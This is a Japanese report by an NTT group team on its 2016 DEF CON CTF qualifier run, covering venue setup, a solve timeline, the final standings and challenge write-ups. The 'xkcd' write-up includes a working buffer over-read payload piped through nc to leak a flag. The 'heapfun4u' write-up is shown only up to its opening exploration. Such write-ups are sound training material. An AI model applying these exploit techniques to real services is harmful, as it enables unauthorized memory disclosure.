DEF CON Capture the Flag 2016

予選参加レポート

NTT コミュニケーションズ株式会社　マネージドセキュリティサービス推進室

NTT コムセキュリティ株式会社

2016 年 7 月 15 日

NTT Communications Corporation
1-1-6 Uchisaiwai-cho, Chiyoda-ku, Tokyo
100-8019, Japan

目次

1 概要

「DEF CON」とは、世界中の技術者が集結し様々な講演やコンテストを行うイベントで、今年は 2016 年 8 月 4 日～7 日にラスベガスで開催されます。コンテストの一つとして行われる CTF (Capture The Flag) は、セキュリティ技術を競う大会で、今年は 8 月 5 日～7 日に開催されます。この DEF CON CTF に参加するには、毎年 5～6 月ごろに開催されるオンライン予選で上位に入賞する必要があります。

今年は 5 月 21 日（土） AM 9 時 ～ 23 日（月） AM 9 時（日本時間）までの 48 時間で DEF CON CTF 2016 オンライン予選が開催されました。私たちも「Team Enu」として参加し、全参加チームが 1335 チーム、得点獲得チームが 276 チームある中で、46 位という成績でした。

Team Enu は NTT セキュアプラットフォーム研究所、NTT コミュニケーションズ、NTT コムセキュリティを中心とした NTT グループ会社の有志メンバーおよび事務局スタッフで構成されており、3 日間合計で 33 名が集合形式で参加し 48 時間の戦いに挑みました。

図 1 ：DEF CON 公式ページより

2 DEFCON CTF への挑戦

2.1 DEFCON CTF について

近年、サイバー空間における情報セキュリティ強化の重要性が増しています。そのための人材を育成する手段として注目を集めているのが、セキュリティに関する実践的技能、つまりハッカー技術を競うためのコンテストです。そうしたコンテストは CTF（Capture the Flag）と呼ばれ、ゲーム形式の競技会として世界各地で開催されています。

数多くの CTF の中で最大かつ最難関の大会が「DEF CON CTF」です。毎年夏にラスベガスで開催されるセキュリティカンファレンス「DEF CON」で本戦が開催されますが、そこに招待されるためにまず予選を勝ち抜かなければなりません。世界でトップレベルの技術を有するチームが多数参加し、予選通過だけでもきわめてハードルが高いことで知られています。

2.2 世界トップレベルのセキュリティエンジニアを目指して

NTTコミュニケーションズ SOC（セキュリティオペレーションセンター）は2003年に発足し、世界規模のマネージドセキュリティサービスプロバイダーとなることを目標に、WideAngleというブランド名のもと、様々なセキュリティサービスの提供と24時間365日の運用・保守を行っています。

エンジニアとしてさらに成長したいという思いを抱いた弊社エンジニアの有志が発案し、2013年から毎年「DEF CON CTF」本選出場を目指し、予選に参加しています。

CTFで成果を上げるには、スキルや経験の豊富なメンバーが力を合わせる必要があります。今年は、セキュリティ運用を提供しているNTTコムセキュリティ、セキュリティに関する先端的な研究に取り組んでいるNTTセキュアプラットフォーム研究所をはじめ、NTTグループ各社の有志でチームを編成することにしました。

結成したチーム名は「Team Enu」。NTT グループの頭文字である N（エヌ）をローマ字読みし、チーム名称としています。

2.3　計 48 時間に渡る総力戦

ここでCTFがどのように競われるか紹介します。本戦に出場するには予選時、少なくとも20位に入る必要があります（昨年の結果では、得点を獲得したチームが285あり、その中で15位までが本戦に出場できました）。

予選段階の競技は、Webサイト上に問題が発表され、チームごとに解答を投入するスタイルをとっています。アメリカのクイズ番組「ジェパディ！」を模した形式で、6つのジャンルについて401点が割り当てられた各問題に解答していきます。はじめからすべての問題がオープンされているわけではなく、オープンされている問題それぞれに対して、最初に解答したチームが次にオープンする問題を選択できます。（オープンした問題は他のチームも解くことが可能になります）また今年は、問題それぞれに対して、回答したチームが多くなればなるほど得点が減少していく形式を採用していました。つまり、他のチームが解けない難しい問題を解けば一気に高得点を獲得できる仕組みとなっています。逆に、簡単な問題であれば後から他のチームを解いてしまうため、早く解いたとしても点数は減少していきます。

解答するには、答えを導く計算を行うため即興でプログラムを作り上げるスキルや、出題されたプログラムの脆弱性を見つけて攻略するセンスが要求されます。チームの人数制限はありませんが、開催時間は丸 2 日間、計 48 時間に渡るため、交代で休憩を取りつつ問題にチャレンジします。

3 準備

今年はチーム結成以来 4 回目の参加となり、準備も手馴れてきました。チームとして CTF を戦うための会場と環境について一部ご紹介します。

会場

過去 3 回の参戦と同様、情報共有や議論などチームとして活動ができるよう集合形式を軸として、本年度も NTT 中央研修センタ（東京都調布市）からの参加としました。会場選びのポイントは以下のとおりです。

- 48 日間スペースを占有できること
- 安定したインターネット環境があること
- 宿泊できること
- 入浴施設があること
- 近くにスーパーやコンビニがあること
- 都心から近いこと

これらの条件がそろう環境は貴重です。温泉施設でやろうという意見は毎年ですが、安定したインターネット環境の準備が難しいことから、やはり今年も却下となりました。

図 2 ：会場となった NTT 中央研修センタ

また、オンラインで参加するメンバーも居るため、オンライン会場として、情報共有のためのグループウェアを準備しました。グループウェアは今年もサイボウズ Live を採用しました。特に凝った機能を求めているわけではなく、スレッド表示機能、ファイル共有機能があり、チームメンバが使い慣れているということで採用しました。オンラインメンバとの議論だけでなく、今までに何が分かっていて、どんな課題があるのか記録を残しておくことで、途中から参加した人でも回答に貢献しやすくなるという点でも役に立ちました。

環境

環境としてまず考慮したのは、席の配置です。今年は「わいがや部屋」として円を描いた島を複数作る配置にしました。意図は、部屋名のとおり、議論を活性化させることです。手を動かしながらも相手と対面で話すためには、この配置がベストと考えました。

図 3：わいがや部屋で参加する様子

一方で、1 人で集中したい人や時間帯もあります。そこで、別の部屋に「黙々部屋」を用意しました。最初から最後まで「わいがや部屋」で取り組む人、最初から最後まで「黙々部屋」で集中する人、両方の部屋を行き来する人、いろいろなタイプの人がいました。大人数

のチームで挑戦する場合、２種類の部屋を用意すると気分転換しながら参加できるため、より良い結果となる気がします。




図４： 黙々部屋で集中する様子

そして、二つの部屋を結ぶ廊下には「おやつ＆お食事スペース」です。ここには定期的におにぎり、サンドイッチ、お菓子、飲み物等が配給されます。たまにピザや寿司も届きます。ここでわいがや部屋の住人と黙々部屋の住人が、何か食べながら議論するといった光景も見られます。リフレッシュスペースは職場と同様、必要ですよね。

図５：「おやつ&お食事スペース」

続いて、インターネット回線です。インターネット回線は、もともと NTT コミュニケーションズが NTT 中央研修センタに敷設しているものを利用しました。また、PC のネットワーク接続には無線 LAN を利用しました。参加者が多く一斉にアクセスするため、家庭用の無線 LAN ルータではなく、業務用のルータを利用しました。やはりネットワークの会社ですので業務用ルータの手配も簡単だった、かもしれません。

最後に備品です。準備した備品は以下の通りです。中でも毎年最も重宝するのは、コーヒーメーカーです。今年も 48 時間フル回転で参加者の眠気をとばしてくれました。できるだけ質の良いものを用意し、おいしいコーヒーで集中力もアップさせることが重要です。

- 電源タップ多数
- LAN ケーブル多数
- 貸出モニタ（マルチディスプレイ用）
- ノート PC + プロジェクタ + スクリーン（スコアボードを表示するため）
- ビデオカメラ（思い出づくり）
- USB 外付け HDD（大容量データをダウンロードさせられる問題用に念のため）
- A4/3 の紙 + ボールペン多数（紙とペンが捗る人用）
- ホワイトボード
- ティッシュ
- ウェットティッシュ
- ポット
- コーヒーメーカー + コーヒー紙フィルタ + コーヒー豆（眠気撃退用）

4 コンテスト本番

朝から日差しが強く日中は夏日になると予報が出た初日ですが、競技開始前から続々とメンバーが集結し、事務局による準備も万端なところで、5 月 21 日午前 9 時（日本時間）ついにスタートしました。

図 6：事務局で「しおり」も準備

出題される問題は、「Baby's First」「Coding Challenges」「See Gee Sea」「Pwnable」「Reverse Engineering」「There I Fixed It」という 6 つのジャンルにカテゴライズされ、正解すると点数が加算されます。

今回から新たにサイバーグランドチャレンジ（Cyber Grand Challenge）と言う新しいジャンルが登場しました。「See Gee Sea」はこの頭文字 CGC をもじったものです。

また、解答した場合の点数も正解者に応じて得点が変動するようなシステムに変更されており、主催者の Twitter にも問題を解き続けなければ得点が下がるというツイートがあり、ただ問題を解くだけでは上位に行けないことがうかがえます。

図 7：問題を解き続けないと得点が下がる？

競技開始から約 1 時半、Team Enu も無事に 1 問目を突破し点数を獲得しました。しかし、それはこれからひたすら問題を解き続けなければならない試練の始まりでもあります。




図 8：まずは 1 問目を解答し 138 点を獲得

（緑色：解答済み、ピンク：未解答、黒：開示されていない問題、炎：最初に正解すると次の問題の選択権獲得）

ちなみに 1 問目を解いた X 氏、会場に行く前に家で問題を見てしまい、家から出られなくなってしまいました。そのまま自宅で 2 問解答。

図 9：家から出られない X 氏 （今から向かいますって言ったのに・・・）

初日は主に「Baby's First」の問題を中心に順調に解き始めましたが、スタティックリンク+stripped な「Pwnable」や慣れない新ジャンルの CGC（Cyber Grand Challenge）に手を焼き、1 日目終了時点で 4 問のみを解答する結果となりました。

解答日時	ジャンル	問題
2016/5/21 10:37	Baby's First	baby-re
2016/5/21 11:37	Baby's First	easy-prasky
2016/5/21 13:10	Baby's First	xkcd
2016/5/21 21:39	Baby's First	feedme

図 10： 21 日終了時時点での結果

2 日目はなかなか点数を獲得することができず苦労しましたが、グループウェアや直接会話を通して情報共有をおこなうなど、メンバー間で活発に議論が交わされるなかで解き方の糸口やアイディアが生まれます。

図 11： みんなで解答する様子

解答日時	ジャンル	問題
2016/5/21 10:37	Baby's First	baby-re
2016/5/21 11:37	Baby's First	easy-prasky
2016/5/21 13:10	Baby's First	xkcd
2016/5/21 21:39	Baby's First	feedme
2016/5/22 4:06	Baby's First	heapfun4u
2016/5/22 15:47	Pwnable	kiss
2016/5/22 19:54	Coding Challenges	crippled

図 12： 22 日終了時時点での結果

1 日目に 4 問、2 日目に 3 問を解答するも思うように成績が伸びないなか日付が変わり最終日に突入。この時点で「Team Enu」は 393 点で 60 位。

他のチームも問題を解き追い上げるなか、「Team Enu」もようやく CGC の要領をつかんだメンバーが 3 時間で 5 問を解答するなど、怒涛の追い上げ。23 日午前 3 時の時点では 930 点を獲得し 45 位までジャンプアップすることに成功しました。

仮眠や食事、休憩を取りながら各自ラストスパートに備えますが、終了時間が近づくにつれ疲労が隠しきれません。終了まであと 1 時間半というところで点数を追加し、ついに 1000 点を突破しましたが、今回のルールでは点数が変動するため、最終的には 988 点を獲得、46 位という成績でした。本戦出場までの道は遠し！

42	Full Metal Cyber	1155	about 5 hours ago / 2016-05-22 18:37:32 UTC
43	CaptureTheSwag	1059	about 4 hours ago / 2016-05-22 19:33:28 UTC
44	BabyPhD	1033	about 5 hours ago / 2016-05-22 18:44:21 UTC
45	FlappyPig	1028	about 4 hours ago / 2016-05-22 19:45:40 UTC
46	Team Enu	988	about 2 hours ago / 2016-05-22 22:24:41 UTC
47	Bushwhackers	982	about 5 hours ago / 2016-05-22 18:39:17 UTC
48	BAMS	933	about 1 hour ago / 2016-05-22 23:00:36 UTC
49	NeSE	898	about 7 hours ago / 2016-05-22 16:35:54 UTC
50	Bah Humbug	854	about 18 hours ago / 2016-05-22 05:41:07 UTC

図 13：最終結果は 46 位

解答日時	ジャンル	問題
2016/5/21 10:37	Baby's First	baby-re
2016/5/21 11:37	Baby's First	easy-prasky
2016/5/21 13:10	Baby's First	xkcd
2016/5/21 21:39	Baby's First	feedme
2016/5/22 4:06	Baby's First	heapfun4u
2016/5/22 15:47	Pwnable	kiss
2016/5/22 19:54	Coding Challenges	crippled
2016/5/23 0:32	See Gee Sea	LEGIT_00001
2016/5/23 1:00	Reverse Engineering	step
2016/5/23 1:31	See Gee Sea	LEGIT_00001_patch
2016/5/23 2:06	See Gee Sea	LEGIT_00002_patch

2016/5/23 2:46	Reverse Engineering	amadhj
2016/5/23 5:51	See Gee Sea	LEGIT_00002
2016/5/23 7:24	See Gee Sea	LEGIT_00003

図 14：最終結果 14 問解答

図 15：最終スコアボード

5 問題解説

最後に、コンテストで実際に出題されたいくつかの問題について「Team Enu」の解答者が解説します。ここに記載したプログラムやコマンドは、コンテスト後に解説用に編集したものを含みます。コンテスト中に用いたものと同一でない場合があり、また実際に出題された環境の動作とは異なる部分がある場合がありますのでご了承ください。

解説1

Baby's First 「xkcd」 (21点) 解答者：NTTコムセキュリティ 永井 信弘

解説2

Baby's First「heapfun4u」 (53点) 解答者：NTTコムセキュリティ 濱崎 浩輝

解説3

Baby's First 「feedme」(57点)　解答者：NTTコムウェア　藤田 倫太朗

解説4

Coding Challenges「crippled」 (64点) 解答者：NTTコムセキュリティ 羽田 大樹

解説5

Reverse Engineering「step」 (85点) 解答者：NTTコミュニケーションズ

解説6

Reverse Engineering「amadhj」 (96点)

解答者：NTTセキュアプラットフォーム研究所 塩治 榮太朗

解説7

See Gea Sea 「LEGIT_00002」(88点)

解答者：NTTセキュアプラットフォーム研究所 岩村 誠

解説 1：Baby’s First 「xkcd」（21 点）

解答者：NTTコムセキュリティ 永井 信弘

問題

http://download.quals.shallweplayaga.me/be4bf26fcb93f9ab8aa193efaad31c3b/xkcd

xkcd_be4bf26fcb93f9ab8aa193efaad31c3b.quals.shallweplayaga.me:1354

Might want to read that comic as well... 1354

解説

Baby’s First の 5 問目”xkcd”の解説です。xkcd は今回の DEFCON で最も多くのチームが解けた問題です。解けてしまえば非常に簡単な問題でした。

とりあえずダウンロードしたバイナリを実行してみます。

```
$ ./xkcd
Could not open the flag.
```

flag が開けないと怒られてしまいました。そこで、開こうとしているファイル名を strace コマンドを使って特定してみます。


```
$ strace ./xkcd
execve("./xkcd", ["./xkcd"], [/* 77 vars */]) = 0
uname({sys="Linux", node="ubuntu", ...}) = 0
brk(0)                                  = 0xd86000
brk(0xd871c0)                           = 0xd871c0
arch_prctl(ARCH_SET_FS, 0xd86880)       = 0
readlink("/proc/self/exe", "/home/nagai/ctf/defcon/xkcd", 4096) = 27
```

```
brk(0xda81c0)                           = 0xda81c0
brk(0xda9000)                           = 0xda9000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("flag", O_RDONLY)                  = -1 ENOENT (No such file or directory)
write(1, "Could not open the flag.", 24Could not open the flag.) = 24
write(1, "¥n", 1
)                       = 1
exit_group(-1)                          = ?
+++ exited with 255 +++
```

open の引数から、どうやら開こうとしているファイル名はそのまま”flag”であることがわかりました。flag ファイルを作成し、もう一度実行すると、先へ進むことができます。

```
$ echo FLAG_TEST > flag
$ ./xkcd
AAAA
MALFORMED REQUEST
```

flag ファイルがカレントディレクトリにある状態でバイナリを実行すると、入力待ち状態になり、適当な文字列を入れると MALFORMED REQUEST という文字が返ってきました。色々と入力文字列を試してみましたが、残念ながら書式文字列攻撃やバッファオーバーフロー攻撃は成功しませんでした。そこで、IDA Pro を使ってアセンブリを読むことにしました。



バイナリは上図のようにわかりやすい構造をしており、以下のような動作をしていることがわかりました。

1. flag が開けなければ Could not open the flag.を表示して終了
2. flag が開ければ、0x6B7540 の位置に flag の中身を読み込む
3. fgetln を使って入力を受け付ける
4. strtok を使って入力文字列を分割しながら解釈し、入力文字列が「SERVER, ARE YOU STILL THERE? IF SO, REPLY “任意文字列”(数値)」のようなフォーマットでなければ MALFORMED REQUEST を表示して終了 (丸かっこの部分は数字で始まっていれば OK)
5. 上記の「任意文字列」の部分を memcpy を使って 0x6B7340 の位置へコピー
6. 0x6B7340 の文字列に対し、上記の「数値」番目の文字をヌル文字に変更
7. 0x6B7340 の文字列の長さが「数値」よりも短ければ NICE TRY を表示して終了
8. そうでなければ puts で 0x6B7340 の内容を表示し、3.へ戻る

7.の動作により、「任意文字列」の長さ以上の「数値」は NICE TRY となってしまうため、上記の処理は一見すると穴が無いように思えます。しかし、flag の格納位置が memcpy のコピー先の 0x200 バイト先にあること、および 5. の処理では memcpy のコピー先にヌル文字が挿入されないことから、バッファオーバーリードを引き起こすことができます。

具体的には、ちょうど 0x200 バイト分の文字列を「任意文字列」の部分に与えることで、flag のあるアドレスまでヌル文字が 1 つもない状況を生み出すことができ、その結果、7.の処理で 0x6B7340 の文字列の長さが (「任意文字列」 + flag) の長さと判定されることになります。すると、「数値」として (「任意文字列」 + flag) の長さまで指定することが可能となり、8.で (「任意文字列」 + flag) を表示させることができます。

あとは「数値」の部分を 0x200 + flag の文字数になるように調節するだけです。最終的には以下のコマンドで flag を取得することができました。

```
$ python -c 'print "SERVER, ARE YOU STILL THERE? IF SO, REPLY ¥"" + "A"*512 + "
¥" (541)"' | nc xkcd_be4bf26fcb93f9ab8aa193efaad31c3b.quals.shallweplayaga.me 13
54
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAThe flag is: bl33ding h34rt5

MALFORMED REQUEST
```

なお余談ですが、この問題のタイトル xkcd は、xkcd という Web コミックサイトに OpenSSL の脆弱性である Heartbleed を説明する漫画が掲載されたことが由来だと思われます。(https://xkcd.com/1354/) Heartbleed はバッファオーバーリードによるものであり、xkcd に掲載された漫画では今回の入力値である SERVER, ARE YOU STILL THERE?というセリフが登場しています。

解説 2：Baby’s First「heapfun4u」（53 点）

解答者：NTTコムセキュリティ 濱崎 浩輝

問題

Guess what, it is a heap bug. heapfun4u_873c6d81dd688c9057d5b229cf80579e.quals.shallweplayaga.me:3957

解説

問題文では、”Guess what, it is a heap bug”という文章とともに、問題サーバの URL とサーバで動いていると思われるバイナリファイルのダウンロードリンクが記載されています。とりあえずローカルでプログラムを実施してみます。すると、5 つの選択肢が求められます。

```
#./heapfun4u
[A]llocate Buffer
[F]ree Buffer
[W]rite Buffer
[N]ice guy
[E]xit
|
```

heapfun4u という問題なので、それぞれ

[A]：メモリ確保

[F]：メモリ解放

[W]：確保したメモリに書き込み

[N]：現時点で不明

[E]：プログラム終了

と思われます。実際にそれぞれ試した結果は以下のとおりです。

```
#./heapfun4u
[A]llocate Buffer
[F]ree Buffer
[W]rite Buffer
[N]ice guy
[E]xit
|A
Size: 32
[A]llocate Buffer
[F]ree Buffer
[W]rite Buffer
[N]ice guy
[E]xit
| A
Size: 64
[A]llocate Buffer
[F]ree Buffer
[W]rite Buffer
[N]ice guy
[E]xit
| A
Size: 96
[A]llocate Buffer
[F]ree Buffer
[W]rite Buffer
[N]ice guy
[E]xit
| A
Size: 32
[A]llocate Buffer
[F]ree Buffer
```

```
[W]rite Buffer
[N]ice guy
[E]xit
| F
1) 0x7ffff7ff7008 -- 32
2) 0x7ffff7ff7030 -- 64
3) 0x7ffff7ff7078 -- 96
4) 0x7ffff7ff70e0 -- 32
Index: 1
[A]llocate Buffer
[F]ree Buffer
[W]rite Buffer
[N]ice guy
[E]xit
| W
1) 0x7ffff7ff7008 -- 32
2) 0x7ffff7ff7030 -- 64
3) 0x7ffff7ff7078 -- 96
4) 0x7ffff7ff70e0 -- 32
Write where: 2
Write what: AAA
[A]llocate Buffer
[F]ree Buffer
[W]rite Buffer
[N]ice guy
[E]xit
| N
Here you go: 0x7fffffffe1bc
```

[A]を選択すると確保するメモリサイズ（Size:）が求められます。また、[F]を選択すると、現時点で確保されているバッファとそれぞれのバッファサイズが表示されたあと、どの領域を解放するのか（Index:）が求められます。そして、[W]を選択すると、[F]と同様バッファの確保状況が表示されたあと、どこに書き込むのか（Write where:）、何を書き込むのか（Write what:）が求められました。

上の例では Allocate×4 (32bytes, 64bytes, 96bytes, 32bytes), Free (1 番目の領域), Write (2 番目の領域), Free (3 番目の領域), Nice guy しています。

